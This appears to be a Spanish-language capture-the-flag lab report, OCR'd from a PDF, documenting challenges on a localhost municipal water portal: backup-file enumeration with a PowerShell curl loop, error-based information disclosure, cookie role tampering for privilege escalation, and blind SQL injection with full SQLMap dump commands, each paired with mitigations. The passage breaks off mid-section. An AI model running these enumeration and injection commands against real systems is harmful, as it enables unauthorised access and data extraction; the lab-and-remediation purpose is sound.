1. Tomando como base el inventario de 23 páginas PHP del portal y la advertencia encontrada en el Reto 01 sobre archivos .bak, se ejecutó un script de enumeración automatizada en PowerShell probando extensiones de respaldo (.bak, .old, .orig, .save, .copy, .tmp, .swp, ~):

Puse los siguientes comandos en Powershell:

- Este primer comando fue con el fin de obtener todas las paginas del laboratorio en texto:

```
curl.exe -s http://localhost:8080/index.php -o index.html
```

```
 Select-String -Path index.html -Pattern 'href="[^"]+"' -AllMatches |
>> ForEach-Object { $_.Matches.Value } |
>> Sort-Object -Unique
```

1. Este fue el resultado:

```
href="#contenido"
href="/afectaciones.php"
href="/agua-potable.php"
href="/alcantarillado.php"
href="/assets/style.css"
href="/contacto.php"
href="/contrataciones.php"
href="/cultura-agua.php"
href="/directorio.php"
href="/index.php"
href="/informes.php"
href="/infraestructura.php"
href="/licitaciones.php"
href="/login.php"
href="/observatorio.php"
href="/observatorio.php#territorio"
href="/organizacion.php"
href="/pago.php"
href="/prensa.php"
href="/proveedores.php"
href="/quienes-somos.php"
href="/redes-sociales.php"
href="/reportes.php"
href="/saneamiento.php"
href="/tramites.php"
href="/transparencia.php"
```

Después con el siguiente comando asigné todas las paginas y las extensiones que necesito buscar a dos variables:

```
$base="http://localhost:8080"

$paginas=@(
>> "afectaciones.php",
>> "agua-potable.php",
>> "alcantarillado.php",
>> "contacto.php",
```

```
>> "contrataciones.php",
>> "cultura-agua.php",
>> "directorio.php",
>> "index.php",
>> "informes.php",
>> "infraestructura.php",
>> "licitaciones.php",
>> "login.php",
>> "observatorio.php",
>> "organizacion.php",
>> "pago.php",
>> "prensa.php",
>> "proveedores.php",
>> "quienes-somos.php",
>> "redes-sociales.php",
>> "reportes.php",
>> "saneamiento.php",
>> "tramites.php",
>> "transparencia.php"
>> )
>>
>> $extensiones=@(
>> ".bak",
>> ".old",
>> ".orig",
>> ".save",
>> ".copy",
>> ".tmp",
>> ".swp",
>> "~"
>> )
>>
```

Y con el siguiente ciclo se recorre cada pagina y se buscan todas las extensiones:

```
foreach ($pagina in $paginas) {
>>     foreach ($ext in $extensiones) {
>>         $url="$base/$pagina$ext"
>>         $resultado=curl.exe -s -o NUL -w "%{http_code} %{size_download}
$urln" $url
>>
```


```
>>         if ($resultado -notmatch "^404 ") {
>>             Write-Output $resultado
>>         }
>>     }
>> }
200 1149 http://localhost:8080/transparencia.php.bak
```

2. El barrido identificó una respuesta positiva: 200 1149 http://localhost:8080/transparencia.php.bak.
3. Se descargó el contenido íntegro mediante:


```
curl.exe -s "http://localhost:8080/transparencia.php.bak"
```

4.4.3 Evidencias Solicitadas y Evidencia Técnica

- Cumplimiento de Evidencia Solicitada (Información adicional que aporta el artefacto encontrado):
    - Mientras que la petición ordinaria a http://localhost:8080/transparencia.php entrega únicamente el HTML ya renderizado tras la ejecución del servidor, el artefacto http://localhost:8080/transparencia.php.bak (1,149 bytes, HTTP 200) entrega el **código fuente PHP crudo del lado del servidor**.



    - Dicho artefacto aporta información crítica inaccesible desde el navegador normal: comentarios internos de los desarrolladores, variables de configuración, referencias a las funciones de exportación de datos y la cadena de validación de la bandera.



- **Bandera Acreditada:** UPSLP_CNOIV-OLD-MEMORIES-04.

4.4.4 Impacto y Riesgo

- **Confidencialidad (Alto):** Divulgación de código, lo que transforma una auditoría de caja negra en un análisis de caja blanca y facilita el descubrimiento de fallos de manejo de errores (Reto 05).

4.4.5 Dictamen de Mitigación

1. **Eliminación inmediata del archivo:** Remover /var/www/html/transparencia.php.bak del servidor.
2. **Bloqueo preventivo a nivel de servidor web:** Configurar Apache para denegar cualquier petición a extensiones de respaldo o archivos temporales:

```
<FilesMatch "\.(bak|old|orig|save|copy|tmp|swp|sql|zip|tar|gz|env)$|~$">
    Require all denied
</FilesMatch>
```

Reto 05: TOO-MUCH-INFO (Divulgación de información mediante errores)

4.5.1 Descripción Técnica y Causa Raíz


El endpoint encargado de exportar catálogos en formato CSV (/exportar.php?tipo=..., enlazado desde proveedores.php, contrataciones.php y transparencia.php) utiliza la expresión de control match ($tipo) introducida en PHP 8. A diferencia de switch, la estructura match realiza una comparación estricta y, al carecer de un brazo default, lanza una excepción fatal de tipo UnhandledMatchError cuando recibe un parámetro no previsto. Aunado a ello, el servidor tiene habilitada la directiva display_errors = On en producción (CWE-209), volcando el Stack Trace completo al cliente.

4.5.2 Procedimiento de Comprobación


1. Se estableció la línea base solicitando una exportación válida: "http://localhost:8080/exportar.php?tipo=proveedores" (El servidor devuelve 200 OK con Content-Type: text/csv y los registros solicitados).
2. Se inyectó un valor no contemplado por la interfaz en el parámetro "http://localhost:8080/exportar.php?tipo=1234"
3. El servidor colapsó devolviendo el volcado de excepción Fatal error: Uncaught UnhandledMatchError.

4.5.3 Evidencias Solicitadas y Evidencia Técnica

- Cumplimiento de Evidencia Solicitada (Prueba de entrada no contemplada, comparación de respuestas y detalles técnicos expuestos):
    - **Respuesta Legítima (Baseline):** Con ?tipo=proveedores, el servidor responde con un archivo CSV estructurado sin metadatos del sistema operativo.



- **Respuesta ante Entrada No Contemplada (?tipo=1234):** El servidor imprime directamente en el cuerpo HTTP la excepción UnhandledMatchError, exponiendo detalles técnicos internos: la **ruta absoluta del sistema de archivos** (/var/www/html/exportar.php), el **número exacto de línea** donde se evalúa la expresión match, el flujo de llamadas de funciones internas (*Stack Trace*) y la bandera asociada al hallazgo.



- **Bandera Acreditada:** UPSLP_CNOIV-TOO-MUCH-INFO-05.

4.5.4 Impacto y Riesgo

- **Confidencialidad (Medio):** Revela la ruta raíz exacta del servidor web (/var/www/html/), dato fundamental para calibrar la profundidad de ataques de Path Traversal (Reto 09) y conocer la versión y sintaxis del motor PHP.

4.5.5 Dictamen de Mitigación

1. Incluir caso por defecto en la expresión match:

```
$dataset = match ($tipo) {
   'proveedores' => obtenerProveedores(),
   default       => throw new InvalidArgumentException('Tipo de exportación no válido.')

};
```

2. **Deshabilitar errores verbosos en producción (php.ini):** Configurar display_errors = Off, display_startup_errors = Off y log_errors = On para registrar las trazas internamente sin exponerlas al usuario.

Reto 06: WRONG-ROLE (Control de acceso por rol deficiente)

4.6.1 Descripción Técnica y Causa Raíz

El sistema implementa un control de acceso basado en roles (RBAC) defectuoso (CWE-269 / OWASP A01:2021) al confiar en un atributo de rol almacenado y transmitido desde el lado del cliente (en las cookies o parámetros de la petición HTTP) sin verificar su integridad criptográfica ni contrastarlo contra el rol real asignado al usuario en la base de datos del servidor.


4.6.2 Procedimiento de Comprobación

1. Con una sesión ciudadana ordinaria iniciada, se inspeccionaron las solicitudes HTTP y las cookies almacenadas en el navegador.
2. Se identificó el parámetro/cookie, encargado de declarar el perfil del usuario ante el servidor (originalmente establecido en citizen).
3. Utilizando las herramientas de desarrollador / proxy de interceptación, se modificó dicho valor por el rol administrativo (admin / administrador) manteniendo la misma sesión ciudadana: "http://localhost:8080/panel-admin.php"
4. El servidor aceptó el atributo manipulado y autorizó la operación administrativa.


4.6.3 Evidencias Solicitadas y Evidencia Técnica


- Cumplimiento de Evidencia Solicitada (Inspección de solicitud/cookies, modificación de rol y comprobación de operación administrativa con sesión ciudadana):
    - **Estado Original:** Solicitud HTTP enviada con la sesión ciudadana e indicador de rol ordinario, recibiendo acceso restringido únicamente a funciones ciudadanas.





- **Estado Modificado:** Captura de la petición HTTP donde se conserva el PHPSESSID perteneciente a la cuenta ciudadana pero se altera el atributo de rol a nivel cliente. La respuesta HTTP 200 OK demuestra la ejecución exitosa de una operación administrativa privilegiada y la entrega de la bandera.





- **Bandera Acreditada:** UPSLP_CNOIV-WRONG-ROLE-06.

4.6.4 Impacto y Riesgo

- **Integridad y Confidencialidad (Crítico):** Escalada vertical de privilegios inmediata; cualquier ciudadano autenticado puede asumir privilegios administrativos completos sobre el portal.

4.6.5 Dictamen de Mitigación

Eliminar por completo la lectura del rol desde cookies o parámetros enviados por el cliente. El rol debe almacenarse exclusivamente dentro del arreglo superglobal $_SESSION en la memoria del servidor tras la autenticación y consultarse desde ahí:session_start();

```
if (!isset($_SESSION['authenticated']) || $_SESSION['user_role'] !== 'admin') {
    http_response_code(403);
    exit(“Acceso denegado: privilegios insuficientes.”);
}
```

Reto 07: SILENT-ANSWER (SQL Injection ciega basada en inferencia)

4.7.1 Descripción Técnica y Causa Raíz

El endpoint /validar-referencia.php recibe el parámetro GET ref (por ejemplo, ?ref=LP-INT-029-2026) y lo concatena directamente dentro de una consulta SQL hacia la base de datos MariaDB (interafas) sin utilizar sentencias preparadas (CWE-89 / OWASP WSTG-INPV-05). Aunque el script suprime los mensajes de error SQL y no devuelve registros de la base de datos en pantalla, presenta un comportamiento binario diferenciable: cuando la condición lógica inyectada se evalúa como verdadera (TRUE), el servidor devuelve el texto "Referencia localizada"; cuando se evalúa como falsa (FALSE), dicho mensaje desaparece. Esto permite explotar una Inyección SQL Ciega basada en inferencia booleana (*Boolean-Based Blind SQL Injection*).

4.7.2 Procedimiento de Comprobación en Curso

1. Confirmación de línea base e indicador booleano: Se verificó la petición legítima http://localhost:8080/validar-referencia.php?ref=LP-INT-029-2026, identificando que el mensaje "Referencia localizada" actúa como indicador de condición verdadera (--string="Referencia localizada").
2. **Enumeración de tablas del esquema `interafas` con SQLMap:** Se ejecutó **SQLMap** forzando el uso exclusivo de inferencia booleana (`--technique=B`) sobre el parámetro `ref`:
   python C:\sqlmap\sqlmap.py -u "http://localhost:8080/validar-referencia.php?ref=LP-INT-029-2026" -p ref --flush-session --technique=B --dbms=MySQL --string="Referencia localizada" --batch -D interafas –tables
   El comando enumeró las tablas de la base de datos `interafas`, destacando la tabla `portal_validation_meta`.
3. **Enumeración de columnas de la tabla portal_validation_meta:** Se consultaron las columnas de dicha tabla mediante el siguiente comando en PowerShell:
   python C:\sqlmap\sqlmap.py -u "http://localhost:8080/validar-referencia.php?ref=LP-INT-029-2026" -p ref --flush-session --technique=B --dbms=MySQL --string="Referencia localizada" --batch -D interafas -T portal_validation_meta –columns


SQLMap identificó las columnas context_key y verification_token.

4. **Extracción del token de validación (verification_token):** Finalmente, se extrajo el valor almacenado en la columna verification_token:

python C:\sqlmap\sqlmap.py -u "http://localhost:8080/validar-referencia.php?ref=LP-INT-029-2026" -p ref --flush-session --technique=B --dbms=MySQL --string="Referencia localizada" --batch -D interafas -T portal_validation_meta -C verification_token --dump --threads=4


4.7.3 Evidencias Solicitadas


- Cumplimiento de Evidencia Solicitada:



  - **Inferencia del Token:** Tabla de resultados de extracción posicional mediante SUBSTRING(verification_token, pos, 1) para

obtener el token de validación sin depender de errores SQL impresos.





4.7.4 Impacto y Riesgo

